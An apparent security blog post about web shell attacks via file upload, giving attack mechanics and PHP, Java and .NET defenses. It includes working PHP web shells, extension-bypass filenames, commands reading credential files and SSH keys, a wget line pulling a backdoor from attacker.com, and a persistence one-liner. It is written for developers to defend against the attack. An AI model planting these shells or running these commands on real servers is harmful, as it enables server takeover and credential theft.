Web Shell Attacks: How a Single Uploaded File Becomes a Server Backdoor

A web shell attack allows attackers to gain full server control through a single uploaded file. This post explains how it works, real CVEs, and how to prevent it.
File upload is one of the oldest features on the web. Submit a form, attach a file, click upload — it feels as routine as sending an email. Developers add it without much thought. Users expect it. And attackers love it. The problem is not the upload itself. The problem is what happens after: the file lands on a server that was never supposed to run it, inside a folder that was never supposed to be trusted, and the application has no idea what it just accepted. That is the entire premise of a web shell attack - and it remains one of the most effective ways to gain persistent access to a compromised server. This post breaks down the mechanics, walks through real CVEs, and covers what secure file handling actually looks like across PHP, Java, and .NET.
How File Upload and Web Shells Work
A web application accepts a file, saves it to a directory, and makes it accessible via a URL. If the server executes scripts in that directory, any uploaded script becomes runnable by anyone who knows the URL.
The simplest possible web shell in PHP is one line:
php
<?php system($_GET['cmd']); ?>Save that as shell.php, upload it, visit:
https://victim.com/uploads/shell.php?cmd=lsThe server runs ls and returns the output to the browser. The attacker now has an interactive terminal.
The Double Extension Trick
Most developers add a basic extension check:
php
$allowed = ['jpg', 'png', 'pdf'];
$ext = pathinfo($_FILES['file']['name'], PATHINFO_EXTENSION);
if (!in_array($ext, $allowed)) die('Invalid file type');
This fails against filenames like shell.jpg.php. The pathinfo() function extracts php as the extension. The check compares against jpg — mismatch, so it should block. But many older servers and misconfigured Apache setups parse filenames right-to-left and execute the file as PHP anyway. Some applications also split on the first dot and only check that portion, letting shell.jpg.php pass entirely.
Other bypass variations:
shell.pHp          # case variation
shell.php5         # alternate PHP extension
shell.php.jpg      # reversed order on some configs
shell.phtml        # executable on many Apache setups
Attack Walkthrough
Step 1 — Craft the payload
php
<?php
// Basic command shell
if(isset($_GET['cmd'])){
    $cmd = $_GET['cmd'];
    echo '<pre>' . shell_exec($cmd) . '</pre>';
}
?>
Rename it payload.jpg.php and upload through the normal upload form.
Step 2 — Find the uploaded file
Upload directories are usually predictable:
/uploads/
/public/uploads/
/assets/files/
/wp-content/uploads/     # WordPress
/storage/app/public/     # Laravel
Step 3 — Execute commands
bash
# List web root
https://victim.com/uploads/payload.jpg.php?cmd=ls+/var/www/html

# Read database credentials
https://victim.com/uploads/payload.jpg.php?cmd=cat+/var/www/html/config/database.php

# Read environment variables (often contain API keys, DB passwords)
https://victim.com/uploads/payload.jpg.php?cmd=cat+/proc/self/environ

# Check what user the server runs as
https://victim.com/uploads/payload.jpg.php?cmd=whoami

# Download a more capable backdoor
https://victim.com/uploads/payload.jpg.php?cmd=wget+http://attacker.com/backdoor.php+-O+shell2.php
Real CVEs
CVE-2020-35489 — Contact Form 7 (WordPress plugin) One of the most widely installed WordPress plugins failed to properly sanitize uploaded filenames, allowing double-extension files like shell.php.jpg to be uploaded and executed. With over 5 million active installs at the time, this had significant real-world impact.
CVE-2018-9206 — jQuery File Upload plugin This popular frontend library shipped with a PHP backend that had no authentication and no file type validation at all. Any file could be uploaded and executed. It affected thousands of applications that bundled it without reviewing the backend component.
CVE-2021-44228 — adjacent pattern (Log4Shell) Not a file upload CVE directly, but illustrates the same post-exploitation pattern: once attackers land a foothold via RCE, the first move is always dropping a persistent web shell. A web shell is not just the initial attack - it is the persistence mechanism.
Why MIME Type Checking is Not Enough
A common improvement is checking $_FILES['file']['type']:
php
$allowed_types = ['image/jpeg', 'image/png'];
if (!in_array($_FILES['file']['type'], $allowed_types)) die('Invalid type');
This fails completely. The Content-Type header is sent by the browser (or the attacker's tool). It can be set to anything:
An attacker can simply forge the Content-Type header to image/jpeg using a tool like Burp Suite — the server trusts whatever the client sends. The actual file content is still <?php system($_GET['cmd']); ?> regardless of what the header claims.
What Attackers Do After Getting a Shell
Once the shell is running on the server, the attacker moves fast:
bash
# Find config files with credentials
find /var/www -name "*.env" 2>/dev/null
find /var/www -name "config.php" 2>/dev/null
find /var/www -name "settings.py" 2>/dev/null

# Dump database credentials then connect
cat /var/www/html/.env
mysql -u root -p<password> -e "SELECT * FROM users"

# Look for SSH keys
cat /root/.ssh/id_rsa

# Establish persistence by adding another shell
echo '<?php system($_GET["x"]); ?>' > /var/www/html/assets/img/thumb.php

# Check internal network (pivot point)
ip addr
netstat -an
A web shell is often just the first step. The real goal is credential theft, data exfiltration, or using the server as a pivot point into the internal network.
Secure Implementation by Framework
All defenses share the same core principles: validate file content (not just extension or MIME type), rename uploaded files, and never store uploads inside an executable directory.
PHP (Laravel)
php
// Validate by actual content, not extension
$request->validate([
    'file' => 'required|file|mimes:jpg,png,pdf|max:2048'
]);

// Store outside the web root entirely
$path = $request->file('file')->store('uploads', 'private');

// Or rename to random string with safe extension
$filename = Str::random(40) . '.jpg';
$request->file('file')->storeAs('uploads', $filename, 'private');
php
// If serving from public storage, disable PHP execution in that directory
// In .htaccess for the uploads folder:
// php_flag engine off
// Options -ExecCGI
// AddType text/plain .php .phtml .php5
Java (Spring Boot)
java
@PostMapping("/upload")
public ResponseEntity<?> upload(@RequestParam MultipartFile file) {
    // Check content type from actual bytes, not header
    String detectedType = tika.detect(file.getInputStream());
    List<String> allowed = List.of("image/jpeg", "image/png", "application/pdf");

    if (!allowed.contains(detectedType)) {
        return ResponseEntity.badRequest().body("Invalid file type");
    }

    // Rename file — never use original filename
    String safeName = UUID.randomUUID() + ".bin";

    // Store outside web root
    Path uploadPath = Paths.get("/var/data/uploads/", safeName);
    Files.copy(file.getInputStream(), uploadPath);
}
ASP.NET Core
c#
[HttpPost]
public async Task<IActionResult> Upload(IFormFile file)
{
    // Whitelist allowed extensions
    var allowedExtensions = new[] { ".jpg", ".png", ".pdf" };
    var ext = Path.GetExtension(file.FileName).ToLowerInvariant();

    if (!allowedExtensions.Contains(ext))
        return BadRequest("File type not allowed");

    // Rename to random GUID — never trust original filename
    var safeName = $"{Guid.NewGuid()}{ext}";

    // Store outside wwwroot
    var uploadPath = Path.Combine(_env.ContentRootPath, "private-uploads", safeName);
    using var stream = new FileStream(uploadPath, FileMode.Create);
    await file.CopyToAsync(stream);
}
Detecting Web Shells on a Compromised Server
If you suspect a compromise, look for recently modified PHP/JSP files and known shell patterns:
# Files modified in the last 7 days inside web root
find /var/www/html -name "*.php" -mtime -7

# Common web shell signatures in files
grep -r "system\|shell_exec\|passthru\|exec\|base64_decode" /var/www/html --include="*.php"

# Files with suspicious double extensions
find /var/www/html/uploads -name "*.php*"

# Outbound connections from the web process (signs of active C2)
netstat -anp | grep www-data
Key Takeaways
Always do:
1. Validate file type by reading magic bytes — use Apache Tika (Java),
finfo_file()(PHP), or python-magic2. Rename every uploaded file to a random string — never store the original filename on disk
3. Store uploads outside the web root, or in a directory with PHP execution disabled
4. Set a strict file size limit to reduce the attack surface
5. Serve uploaded files through your application, not as direct static URLs
Never do:
1. Trust the file extension from the client
2. Trust the
Content-Typeheader — it is attacker-controlled3. Store uploaded files in a publicly accessible directory where the server can execute scripts
4. Allow the original filename to touch the filesystem in any form
Web shell vulnerabilities are not solved by frameworks the way SQL injection largely is. There is no ORM equivalent for file uploads. Every layer of defense has to be implemented deliberately: content inspection, storage location, filename sanitization, and server configuration. Miss one layer and the others often don't matter — because the attacker only needs one way in.
Do you like the post?
You can mail me at [email protected]
I post blogs—feel free to send feedback, suggestions, or just connect.
print('read_more_blogs')
print('back_to_portfolio')